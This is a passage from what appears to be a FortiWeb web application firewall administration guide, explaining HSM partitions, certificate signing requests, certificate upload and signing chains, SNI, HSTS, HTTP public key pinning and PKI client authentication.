```
You can verify the assignment using the following command:
```
lunash:> client show -client <client_name>
```

9. On **FortiWeb -** Add the partition and password created previously on HSM.
   Go to **System > Config > HSM**, select the **HSM Partition** tab, then click **Create New** and complete the following settings.

Partition Name	Enter the name of a partition that the FortiWeb HSM client is assigned to.
Label	Enter a label for the partition.
Server	Select the HSM server to which this partition belongs.
Password	Enter the partition password.

10. Go to **Certificates > Local** and click **Generate** to generate a certificate signing request that references the HSM connection and partition.
    For details, see Using session keys provided by an HSM on page 297.
11. After the HSM-based certificate is signed by CA, go to **Certificate > Local** and click **Import** to import it.
    For details, see Using session keys provided by an HSM on page 297.
12. To use a certificate, you select it in a policy or server pool configuration. For details, see Configuring a server policy on page 238 or Creating an HTTP server pool on page 161.
13. Go to **System > Config > HSM**, then select the **HSM Group** tab.
    a. Click **Create New**. Enter a name for the server group. Click **Save**.
    b. Click **Create New**. Select the HSM partition you have created. Click **OK**. Repeat this step to add more partitions.

Perform the steps listed above to configure the other HSM server in HA mode. The first added server will be selected as the primary node.

Generating a certificate signing request

Many commercial certificate authorities (CAs) provide a website where you can generate your own certificate signing request (CSR). A CSR is an unsigned certificate file that the CA signs. When you generate a CSR, the associated private key that the appliance uses to sign and/or encrypt connections with clients is also generated.

If your CA does **not** provide this, or if you have your own private CA such as a Linux server with OpenSSL, you can use the appliance to generate a CSR and private key. Then, you can submit this CSR for verification and signing by the CA.

To generate a certificate request

1. Go to **Server Objects > Certificates > Local**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. Click **Generate**.
3. Configure these settings to complete the certificate signing request:

Certification Name	Enter a unique name for the certificate request, such as `www.example.com`. This can be the name of your website.
Subject Information	Includes information that the certificate is required to contain in order to uniquely identify the FortiWeb appliance. This area varies depending on the ID Type on page 301 selection.

ID Type	Select the type of identifier to use in the certificate to identify the FortiWeb appliance: • **Host IP**—Select if the FortiWeb appliance has a static IP address and enter the public IP address of the FortiWeb appliance in the **IP** field. If the FortiWeb appliance does not have a public IP address, use E-mail on page 301 or Domain Name on page 301 instead. • **Domain Name**—Select if the FortiWeb appliance has a static IP address and subscribes to a dynamic DNS service. Enter the FQDN of the FortiWeb appliance, such as `www.example.com`, in the **Domain Name** field. Do not include the protocol specification (HTTP://) or any port number or path names. • **E-Mail**—Select and enter the email address of the owner of the FortiWeb appliance in the **e-mail** field. Use this if the appliance does not require either a static IP address or a domain name. The type you should select varies by whether or not your FortiWeb appliance has a static IP address, a fully-qualified domain name (FQDN), and by the primary intended use of the certificate. For example, if your FortiWeb appliance has both a static IP address and a domain name, but you will primarily use the local certificate for HTTPS connections to the web UI by the domain name of the FortiWeb appliance, you might prefer to generate a certificate based upon the domain name of the FortiWeb appliance, rather than its IP address. Depending on your choice for **ID Type**, related options appear.
IP	Type the static IP address of the FortiWeb appliance, such as `192.0.2.123`. The IP address should be the one that is visible to clients. Usually, this should be its public IP address on the Internet, or a virtual IP that you use NAT to map to the appliance's IP address on your private network. This option appears only if ID Type on page 301 is **Host IP**.
Domain Name	Type the fully qualified domain name (FQDN) of the FortiWeb appliance, such as `www.example.com`. The domain name must resolve to the static IP address of the FortiWeb appliance or protected server. For details, see Configuring the network interfaces on page 117. This option appears only if ID Type on page 301 is **Domain Name**.
E-mail	Type the email address of the owner of the FortiWeb appliance, such as `admin@example.com`. This option appears only if ID Type on page 301 is **E-Mail**.
Optional Information	Includes information that you may include in the certificate, but which is not required.
Organization unit	Type the name of your organizational unit (OU), such as the name of your department. This is optional.

		To enter more than one OU name, click the **+** icon, and enter each OU separately in each field.
	Organization	Type the legal name of your organization. This is optional.
	Locality(City)	Type the name of the city or town where the FortiWeb appliance is located. This is optional.
	State/Province	Type the name of the state or province where the FortiWeb appliance is located. This is optional.
	Country/Region	Select the name of the country where the FortiWeb appliance is located. This is optional.
	e-mail	Type an email address that may be used for contact purposes, such as `admin@example.com`. This is optional.
	Subject Alternative Names	Type the Subject Alternative Names to specify additional host names (sites, IP addresses, common names, etc.) to be protected by a single SSL Certificate
Key Type		Displays the type of algorithm used to generate the key. This option cannot be changed, but appears in order to indicate that only RSA is currently supported.
Key Size		Select a secure key size of **1024 Bit**, **1536 Bit** or **2048 Bit**. Larger keys are slower to generate, but provide better security.
HSM		Select if the private key for the connections is provided by an HSM instead of FortiWeb. Available only if you have enabled HSM settings using the `config system global` command. For details, see Generating a certificate signing request on page 300.
	Partition Name	Enter the name of a partition where the private key for this certificate is located on the HSM. Available only if Generating a certificate signing request on page 300 is selected. If you have enable HSM HA mode, then this option is greyed out because the system will automatically get all the partitions associated with FortiWeb on the HSM HA servers.
Enrollment Method		Select either: • **File Based**—You must manually download and submit the resulting certificate request file to a certificate authority (CA) for signing. Once signed, upload the local certificate. • **Online SCEP**—The FortiWeb appliance will automatically use HTTP to submit the request to the simple certificate enrollment

	protocol (SCEP) server of a CA, which will validate and sign the certificate. For this selection, two options appear. Enter the **CA Server URL** and the **Challenge Password**. Not available if Generating a certificate signing request on page 300 is selected.

4. Click **OK**.
   The FortiWeb appliance creates a private and public key pair. The generated request includes the public key of the FortiWeb appliance and information such as the FortiWeb appliance's IP address, domain name, or email address. The FortiWeb appliance's private key remains confidential on the FortiWeb appliance. The **Status** column of the entry is **PENDING**.

   If you configured your CSR to work with the FortiWeb HSM configuration, the CSR generation process creates a private key both on the HSM and on FortiWeb. The private key on the HSM is used to secure communication when FortiWeb uses the certificate. The FortiWeb private key is used when you upload the certificate to FortiWeb.
5. Select the row that corresponds to the certificate request.
6. Click **Download**.
   Standard dialogs appear with buttons to save the file at a location you select. Your web browser downloads the certificate request `.csr` file. Time required varies by the size of the file and the speed of your network connection.
7. Upload the certificate request to your CA.
   After you submit the request to a CA, the CA will verify the information in the certificate, give it a serial number, an expiration date, and sign it with the public key of the CA.
8. If you are not using a commercial CA whose root certificate is already installed by default on web browsers, download your CA's root certificate, then install it on all computers that will be connecting to your appliance. If you do not install these, those computers may not trust your new certificate.
9. When you receive the signed certificate from the CA, upload the certificate to the FortiWeb appliance. For details, see Generating a certificate signing request on page 300.

Uploading a server certificate

You also use this process to upload a client certificate for FortiWeb. You add this certificate to a server pool configuration if connections to a pool member require a valid client certificate. For details, see Creating an HTTP server pool on page 161.

You can import (upload) either:

- Base64-encoded
- PKCS #12 RSA-encrypted

X.509 server certificates and private keys to the FortiWeb appliance.

DSA-encrypted certificates are not supported if the FortiWeb appliance is operating in a mode other than Reverse Proxy. For details, see Supported features in each operation mode on page 66.

To upload a certificate

The total file size of all certificates, private keys, and any other uploaded files may not exceed 12 MB.

1. Go to **Server Objects > Certificates > Local**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. Click **Import**.
3. Configure these settings:

Type	Select the type of certificate file to upload, either: • **Local Certificate**—Select this option if the certificate is in **PEM** or **DER** format (with extensions such as .pem, .cer, .crt, etc.), and the Certificate Signing Request (CSR) for this certificate is generated on FortiWeb. You don't need to import the private key file paired with this certificate because it is already stored on FortiWeb when you generated the CSR. • **Certificate**—Select this option if the certificate is in **PEM** or **DER** format (with extensions such as .pem, .cer, .crt, etc.), and the CSR for this certificate is not generated on FortiWeb. You need to import the private key file paired with this certificate when you select **Certificate**. • **PKCS12 Certificate**—Select this option if the certificate is in **PKCS12** format. Other fields may appear depending on your selection.
HSM	Select if you configured the CSR for this certificate to work with an integrated HSM. Available only if you have enabled HSM settings using the `config system global` command. , and the key file paired with this certificate is not generated **on FortiWeb**. For details, see Uploading a server certificate on page 303.
Partition Name	Enter the name of the HSM partition you selected when you created the CSR for this certificate. Available only if HSM on page 304 is selected.
Certificate file	Click **Browse** to locate the certificate file that you want to upload. This option is available only if Type on page 304 is **Certificate** or **Local Certificate**.
Key file	Click **Browse** to locate the key file that you want to upload with the certificate. This option is available only if Type on page 304 is **Certificate**.
Certificate with key file	Click **Browse** to locate the PKCS #12 certificate-with-key file that you want to upload. This option is available only if Type on page 304 is **PKCS12 Certificate**.
Password	Type the password that was used to encrypt the file, enabling the FortiWeb appliance to decrypt and install the certificate. This option is available only if Type on page 304 is **Certificate** or **PKCS12 Certificate**.

4. Click **OK**.

5. To use a certificate, you must select it in a policy or server pool configuration (see Configuring a server policy on page 238 or Creating an HTTP server pool on page 161).

See also

- Supplementing a server certificate with its signing chain on page 305
- Configuring a server policy on page 238
- Creating an HTTP server pool on page 161
- Uploading a server certificate on page 303

Supplementing a server certificate with its signing chain

If a server certificate is signed by an intermediate certificate authority (CA) rather than a root CA, before clients will trust the server certificate, you must demonstrate a link with root CAs that the clients trust, thereby proving that the server certificate is genuine. You can demonstrate this chain of trust either by:

- Uploading and configuring a signing chain separately. See To upload an intermediate CA's certificate on page 306.
- Appending a signing chain in the server certificate. For details, see To append a signing chain in the certificate itself, before uploading the server certificate to the FortiWeb appliance on page 305.
- Installing each intermediary CA's certificate in clients' trust stores (list of trusted CAs).

Which method is best for you often depends on whether you have a convenient method for deploying CA certificates to clients (as you can, for example, in an internal Microsoft Active Directory domain) and whether you often refresh the server certificate.

To append a signing chain in the certificate itself, before uploading the server certificate to the FortiWeb appliance

1. Open the certificate file in a plain text editor.
2. Append the certificate of each intermediary CA in order from the intermediary CA who signed the local certificate to the intermediary CA whose certificate was signed directly by a trusted root CA.
   For example, a server's certificate that includes a signing chain might use the following structure:

```
-----BEGIN CERTIFICATE-----
<server certificate>
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
<certificate of intermediate CA 1, who signed the server certificate>
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
<certificate of intermediate CA 2, who signed the certificate of intermediate CA 1 and
     whose certificate was signed by a trusted root CA>
-----END CERTIFICATE-----
```

3. Save the certificate.
4. Perform the following steps to upload the intermediate CA's certificate to **Server Objects > Certificates > Intermediate CA**.

If you did not append the signing chain inside the server certificate itself, you must configure the FortiWeb appliance to provide the certificates of intermediate CAs when it presents the server certificate.

To upload an intermediate CA's certificate

The total file size of all certificates, private keys, and any other uploaded files may not exceed 12 MB.

1. Go to **Server Objects > Certificates > Intermediate CA** and select the **Intermediate CA** tab.
   You can click **View Certificate Detail** to view the selected certificate's subject, range of dates within which the certificate is valid, version number, serial number, and extensions (purposes).
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. To upload a certificate, click **Import**.
3. Do one of the following to locate a certificate:
   - Select **SCEP** and enter the URL of the applicable Simple Certificate Enrollment Protocol server. (SCEP allows routers and other intermediate network devices to obtain certificates.)
     To specify a specific certificate authority, enter an identifier in the field below the URL.
   - Select **Local PC**, then browse to locate a certificate file.
4. Click **OK**.
5. Go to**Server Objects > Certificates > Intermediate CA** and select the **Intermediate CA Group** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
6. Click **Create New**.
7. In **Name**, type a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
8. Click **OK**.
9. Click **Create New**.
10. In **ID**, type the index number of the host entry within the group, or keep the field's default value of `auto` to let the FortiWeb appliance automatically assign the next available index number.
11. In **CA**, select the name of an intermediary CA's certificate that you previously uploaded and want to add to the group.
12. Click **OK**.
13. Repeat the previous steps for each intermediary CA certificate that you want to add to the group.
14. To apply an intermediary CA certificate group, select it for Certificate Intermediate Group on page 244 in a policy that uses HTTPS, with the server certificate that was signed by those CAs. For details, see Configuring a server policy on page 238.

FortiWeb appliance will present both the server's certificate and those of the intermediate CAs when establishing a secure connection with the client.

See also

- Supplementing a server certificate with its signing chain on page 305
- How operation mode affects server policy behavior on page 209

Configuring multiple local certificates

You can now configure RSA, DSA, and ECDSA certificates into Multi-certificate, and reference them in server policy in Reverse Proxy mode and pserver in True Transparent Proxy mode. These certificates are used in SSL connections, which are automatically selected and sent to SSL client according to the SSL cipher negotiated during SSL handshake.

You can configure all three types of certificates to support the most cipher suites, or one or two of them. In case no RSA certificate is configured, FortiWeb will use default RSA certificate.

You can select each of the type from local certificates to create a multi-certificate group. Every certificate type corresponds to a set of SSL ciphers.

To configure a multi-certificate rule

1. Go to **Server Objects > Certificates > Multi-certificate**.
2. Click **Create New**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
3. Configure these settings:
4.

Name	Type a name that can be referenced by other parts of the configuration. Do not use special characters. The maximum length is 63 characters.
RSA Certificate	Select the RSA certificate created in **Local Certificate**.
DSA Certificate	Select the DSA certificate created in **Local Certificate**.
ECDSA Certificate	Select ECDSA certificate created in **Local Certificate**.
Comments	Optional. You can add comments accordingly.

5. Click **OK**.
6. Repeat the steps to add multiple certificate rules.
7. To use the multi-certificate rule, you select it in a server policy. For details, see Configuring a server policy on page 238.

Allowing FortiWeb to support multiple server certificates

In some cases, servers host multiple secure websites that use a different certificate for each host. To allow FortiWeb to present the appropriate certificate for SSL offloading, you create an inline or offline Server Name Indication (SNI) configuration that identifies the certificate to use by domain. The SNI configuration can also specify the client certificate verification to use for the specified domain, if the host requires it.

You can select an inline SNI configuration in a server policy only when FortiWeb is operating in Reverse Proxy mode and True Transparent Proxy mode, and an HTTPS configuration is applied to the policy.

The offline SNI is used in pserver of server pool in Offline Inspection mode or Transparent Inspection mode. FortiWeb uses the server certificate to decrypt SSL-secured connections for the website specified by domain.

If the server pool is used in the server policy, SSL traffic can not only be decoded by the certificate configured in the server pool, but also by that configured in SNI policy if the server name of the SSL traffic matches the domain of the SNI policy rule.

Not all web browsers support SNI. Go to the following location for a list of web browsers that support SNI:

HTTP://en.wikipedia.org/wiki/Server_Name_Indication#Browsers_with_support_for_TLS_server_name_indication.5B10.5D

To create an inline Server Name Indication (SNI) configuration

1. Go to **Server Objects > Certificates > SNI**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. Select **Inline SNI**.
3. Click **Create New**.
4. For **Name**, type a name that can be referenced by other parts of the configuration. Do not use special characters. The maximum length is 63 characters.
5. Click **OK**.
6. Click **Create New** and configure these settings:

Domain Type	Select **Simple String** to match a domain to certificates using a literal domain specified in Domain on page 308. Otherwise, select **Regular Expression** to match multiple domains to certificates using a regular expression specified in Domain on page 308.
Domain	Specify the domain of the secure website (HTTPS) that uses the certificate specified by Certificate Type. Enter a literal domain if **Simple String** is selected in Domain Type on page 308, or enter a regular expression if **Regular Expression** is selected. After you fill in the field with a regular expression, you can fine-tune the expression in a Regular Expression Validator by clicking the **>>** button on the side. For details, see Regular expression syntax on page 1113.
Certificate Type	**Local:** Select the server certificate that FortiWeb uses to encrypt or decrypt SSL-secured connections for the website specified by Domain. For details, see Uploading a server certificate on page 303. **Multi-certificate:** Select the local server certificate created in **Server Objects > Certificates > Local > Multi-certificate** that FortiWeb uses to encrypt or decrypt SSL-secured connections for the website specified by Domain. For details, see Uploading a server certificate on page 303. **Letsencrypt**: Select the Letsencrypt certificate you have created. See Uploading a server certificate.
Intermediate CA Group	Select the name of a group of intermediate certificate authority (CA) certificates, if any, that FortiWeb presents to validate the CA signature of the certificate specified by Certificate Type. If clients receive certificate warnings that an intermediary CA has signed the server certificate configured in Certificate Type, rather than by a root CA or other CA currently trusted by the client directly, configure this option. For details, see Grouping trusted CAs' certificates on page 1.

	Alternatively, include the entire signing chain in the server certificate itself before you upload it to FortiWeb, which completes the chain of trust with a CA already known to the client. For details, see Uploading a server certificate on page 303 and Supplementing a server certificate with its signing chain on page 305.
Certificate Verify	Select the name of a certificate verifier, if any, that FortiWeb uses when an HTTP client presents its personal certificate to the website specified by Domain. If you do not select one, the client is not required to present a personal certificate. For details, see How to apply PKI client authentication (personal certificates) on page 312. Personal certificates, sometimes also called user certificates, establish the identity of the person connecting to the website (PKI authentication). You can require that clients present a certificate instead of, or in addition to, HTTP authentication. For details, see Offloaded authentication and optional SSO configuration on page 381. **Note:** The client must support TLS 1.0.

7. Click **OK**.
8. Repeat the member creation steps to add additional domains and the certificate and verifier associated with them to the inline SNI configuration. A SNI configuration can have up to 256 entries.
9. To use an inline SNI configuration, you select it in a server policy. For details, see Configuring a server policy on page 238.

To create an offline Server Name Indication (SNI) configuration

1. Go to **Server Objects > Certificates > SNI**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. Select **System > Offline SNI**.
3. Click **Create New**.
4. For **Name**, type a name that can be referenced by other parts of the configuration. Do not use special characters. The maximum length is 63 characters.
5. Click **OK**.
6. Click **Create New** and configure these settings:

Domain Type	Select **Simple String** to match a domain to certificates using a literal domain specified in Domain on page 308. Otherwise, select **Regular Expression** to match multiple domains to certificates using a regular expression specified in Domain on page 308.
Domain	Specify the domain of the secure website (HTTPS) that uses the certificate specified by Certificate Type. Enter a literal domain if **Simple String** is selected in Domain Type on page 308, or enter a regular expression if **Regular Expression** is selected. After you fill in the field with a regular expression, you can fine-tune the expression in a Regular Expression Validator by clicking the **>>** button on the side. For details, see Regular expression syntax on page 1113.
Local Certificate	Select the server certificate that FortiWeb uses to decrypt SSL-secured

	connections for the website specified by Domain. For details, see Uploading a server certificate on page 303.

7. Click **OK**.
8. Repeat the member creation steps to add additional domains and the certificate to the SNI configuration. An offline SNI configuration can have up to 256 entries.
9. To use an offline SNI configuration, you select it in a server policy. For details, see Configuring a server policy on page 238.

See also

- Supplementing a server certificate with its signing chain on page 305
- Configuring a server policy on page 238
- Creating an HTTP server pool on page 161

Forcing clients to use HTTPS

Most users are unaware of protocols and security. Even if your websites offer secure services, users generally still try to access websites using HTTP.

As a result, it's best to provide at least an HTTP service that redirects requests to HTTPS. Even then, if a Man-in-the-Middle (MITM) attacker or CRL causes a certificate validation error, many users will incorrectly assume it is harmless, and click through the alert dialog to access the website anyway—sometimes called “click-through insecurity.” The resulting unsecured connection exposes sensitive data and their login credentials.

Newer versions of major browsers such as Mozilla Firefox and Google Chrome have a built-in list of frequently attacked websites such as gmail.com and twitter.com. The browser will **only** allow them to be accessed via HTTPS. This prevents users from ever accidentally exposing sensitive data via clear text HTTP. Additionally, the browser will not show click-through certificate validation error dialogs to the user, preventing them from ignoring and bypassing fatal security errors.

Similarly, you can also force clients to use only HTTPS when connecting to your websites. To do this, when FortiWeb is performing SSL/TLS offloading, configure it include the RFC 6797 (HTTP://tools.ietf.org/html/rfc6797) strict transport security header. All compliant clients will require access to that domain name via a connection using HTTPS.

To force clients to connect only via HTTPS

1. If you want to redirect clients that initially attempt to use HTTP, configure an HTTP-to-HTTPS redirect. See Example: HTTP-to-HTTPS redirect on page 364 and Rewriting & redirecting on page 359.
2. When configuring the server policy, enable Configuring a server policy on page 238 and configure Configuring a server policy on page 238.

See also

- Indicating to back-end web servers that the client’s request was HTTPS on page 188

HTTP Public Key Pinning

HTTP Pubic Key Pinning (HPKP) is a security feature in which FortiWeb inserts a cryptographic public key in server responses that clients then use to access a server. HPKP prevents attackers from carrying out Man-in-the-Middle (MITM) attacks with forged certificates.

When HPKP is configured, FortiWeb will insert a specified header field into a server's response header that is wrapped in a verified X.509 certificate. The specified header contains a cryptographic public key called a Subject Public Key Information (SPKI) fingerprint that the client will store for a set period of time.

When the client attempts to access the server again, the server will provide a public key that the client recognizes with the public key it received earlier. If the client does not recognize the public key that the server provides in its response, FortiWeb will generate a report and can deny the request.

HPKP is supported when FortiWeb is in Reverse Proxy and True Transparent Proxy mode.

To configure an HPKP profile

1. Go to **Server Objects > Certificates > Public Key Pinning**.
   To access this part of the web UI, your administrator's account access profile must have Read and Write permission to items in the System Configuration category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a name for the HPKP profile. You will use this name to select the profile in other parts of the configuration. The maximum length is 63 characters.
PIN-SHA256	Enter a Base64 encoded SPKI fingerprint. Enter at least two pins, and at most five pins. At least one pin servers as a backup and must not refer to an SPKI fingerprint in a current certificate chain.
Max Age	Enter an interval (in seconds) in which the client will use the SPKI fingerprint to attempt to access the server. The valid range is 0–31536000; the default value is 1296000. If you enter a value of 0, the cached pinning policy information will be removed.
Include Subdomains	Optionally, enable this setting to apply the public key pinning rule to all of the server's subdomains.
Report URI	Optionally, enter a URI to which FortiWeb will send pin validation failures.
Report Only	Enable so that FortiWeb sends reports to the specified Report URI on page 311, if any, and *allows* the client to connect to the server when there is a pin validation failure. Disable so that FortiWeb sends reports to the specified Report URI on page 311, if any, and *prevents* the client from connecting to the server when there is a pin validation failure.

4. Click **OK**.

To enable HPKP in Reverse Proxy mode

1. Go to **Policy > Server Policy**.
   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Modify an existing server policy or create a new one.
   To modify an existing server policy, select the policy and click **Edit**.
   Note: You will have to select an HTTPS Service if it is not already configured.
   To create a new policy, click **Create New**.
3. For **HTTPS Service**, select either **HTTP** or **HTTPS** according to your environment's needs.
4. Click **Show advanced SSL settings**.
5. For **Add HPKP Header**, select a configured HPKP profile.
6. When you are finished configuring the policy, click **OK**.

To enable HPKP in True Transparent Proxy mode

1. Go to **Server Objects > Server > Server Pool**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Modify an existing server pool or create a new one.
   To modify an existing **True Transparent Proxy** type server pool, select it and click **Edit**.
   To create a new server pool, click **Create New** and select **True Transparent Proxy** for the server pool type.
   Optionally, leave a description for the server pool in the **Comments** text box, and click **OK** when you are finished.
3. Edit an existing server pool rule or create a new one.
   To edit an existing rule, select it and click **Edit**.
   Note: You will have to enable SSL if it is not already enabled.
   To create a new rule, click **Create New**.
4. Enable **SSL**.
5. Click **Show advanced SSL settings**.
6. For **Add HPKP Header**, select a configured HPKP profile.
7. When you are finished configuring the rule, click **OK**.

How to apply PKI client authentication (personal certificates)

If your clients will connect to your websites using HTTPS, you can configure FortiWeb to require clients to present a personal certificate during the handshake in order to confirm their identities. This is sometimes called public key infrastructure (PKI) authentication (RFC 5280; HTTP://www.ietf.org/rfc/rfc5280.txt).

Because FortiWeb presents its own server certificate to the client before requesting one from the client, all PKI authentication with FortiWeb is mutual (2-way) authentication.

In addition to FortiWeb verifying client certificates, you can configure FortiWeb to forward client certificates to the back-end server, whether for additional verification or identity-based functionality. See Configuring a server policy on page 238.

PKI authentication is an alternative to traditional password-based authentication. The traditional method is based on "what you know"—a password used for authentication. PKI authentication is based on "what you have"—a private key

related to the certificate bound to only one person. PKI authentication may be preferable for devices where it is onerous for the person to type a password, such as smart phones or tablets.

A known weakness of traditional password based authentication is the vulnerability to password guessing or brute force attacks. Despite warnings, many users still choose weak passwords either because they do not understand what makes a password “strong,” because they do not understand the risks that it poses to the organization, or because they cannot remember a randomized password.

PKI authentication is far more resilient to brute force attacks, and does not require end-users to remember anything. This means that the security of PKI authentication is often stronger than traditional passwords.

For even stronger authentication, you can combine PKI authentication with HTTP or form-based authentication. For details, see Authentication styles on page 333.

Bilateral authentication



PKI authentication relies on **sole private key possession** and **asymmetric encryption** to confirm a user's identity.

Sole private key posession

The private key is a randomized string of text that has a hard-to-guess relationship with its corresponding public key. As such, it features cryptographic protection that passwords lack: passwords do not necessarily have a verifiable, computable relationship with anything. However, like a password, a private key’s strength depends on it remaining a secret.

Like with all X.509 certificates, a client’s identity can **only** be irrefutably confirmed if no one else except that person has that certificate’s private key.



Provide the client's private keys **only** to that specific client, and transmit and store any backups securely, just as you would for passwords. Failure to store them securely and properly restrict the private key solely to its intended end-user could allow others to authenticate as that person, compromising the security of your websites.

In the event of potential private key compromise, **immediately** revoke the corresponding personal certificate. For details, see Revoking certificates on page 329.

Asymmetric encryption

Public key encryption is a type of asymmetric encryption: it is based upon two keys that are different—but exactly paired—mathematical complements.



Only the **private** key can decrypt data that was encrypted by its **public** key. The inverse is also true: only the **public** key can decrypt data that was encrypted by its **private** key. This is illustrated in the Rivest-Shamir-Adleman (RSA) cryptographic algorithm.

RSA algorithm:

$n = pq$ *where* p *and* q *are different prime numbers*
$\varphi = (p - 1)(q - 1)$
$e < n$ *where* $\gcd(e, \varphi) = 1$
$d = e^{-1} \bmod \varphi$

(n, d) *is the private key*
(n, e) *is the public key*
$c = m^e \bmod n$, $1 < m < n$ *where c is the encrypted message*
$m = c^d \bmod n$ *where m is the decrypted message*

During an SSL or TLS handshake, the client and FortiWeb negotiate which of their supported cryptographic algorithms to use, and exchange certificates. After the server receives the client's certificate with its public key, the client encrypts subsequent communications using its private key. As a result, if the server can decrypt messages using the **public** key, it knows that they originate from the originally connecting client who has the related **private** key, **not** an intercepting host (e.g., a Man-in-the-Middle (MITM) attack).

Depending on factors such as a misconfigured client, an SSL/TLS connection may in some cases still be vulnerable to MITM attacks.

There are several steps that you can take to harden security, including using greater bit strengths, updating and properly configuring clients, revoking compromised certificates, and installing only trusted certificates. For details, see Hardening security on page 853 and Configuring FortiWeb to validate client certificates on page 321.

Encrypted transmissions can contain a message authentication checksum (MAC) to verify that the message was not altered during transmission by an interceptor:

- **Digital signatures**—Public keys are also used as signatures. Similar to an encrypted message, as long as the private key is possessed by only one individual, any signature generated from it is also guaranteed to come only from that client. The client will sign a certificate with its matching public key.

  Because certificate authorities (CA) sign applicants' certificates, third parties who have that CA's certificate can also confirm that the CA certified the applicant's identity, and the certificate was not forged.
- **Chain of trust**—What if a device does not know the CA that signed the connecting party's certificate? Since there are many CAs, this is a common scenario.

  The solution is to have a root CA in common between the two connecting parties, a "friend of a friend."

  If a root CA is trusted to be genuine and to sign only certificates where it has verified the applicant's identity, then by induction, all sub-CA certificates that the root CA has signed will also be trusted as genuine. Therefore, if a client or server's certificate can prove that it is either indirectly (through an intermediary CA signed by the root CA) or directly signed by the trusted root CA, that client/server's certificate will be trusted as genuine.

To configure client PKI authentication

1. Obtain a personal certificate for the client, and its private key, from a CA.
   Steps vary by the CA. Personal certificates can be purchased or downloaded from either commercial CAs such as VeriSign, Thawte, or Comodo, or your organization's own private CA, such as a Linux server where you use

OpenSSL or a Mac OS X server where you have set up a CA in Keychain Access. For information on certificate requirements such as extended attributes, see Configuring FortiWeb to validate client certificates on page 321.

For a private CA example, see Example: Generating & downloading a personal certificate from Microsoft Windows 2003 Server on page 316.

2. Download the CA's certificate, which contains its public key and therefore can verify any personal certificate that the CA has signed.
   Steps vary by the CA.

   For a private CA example, see Example: Downloading the CA's certificate from Microsoft Windows 2003 Server on page 318.

   If you purchased personal certificates from CAs such as VeriSign, Thawte, or Comodo, you should not need to download the certificate: simply export those CAs' certificates from your browser's own trust store, similar to To export and transmit a personal certificate from the trust store on Microsoft Windows 7 on page 317, then upload them to FortiWeb. For details, see "Uploading trusted CA certificates" on page 1.
3. Install the personal certificate with its private key on the client.
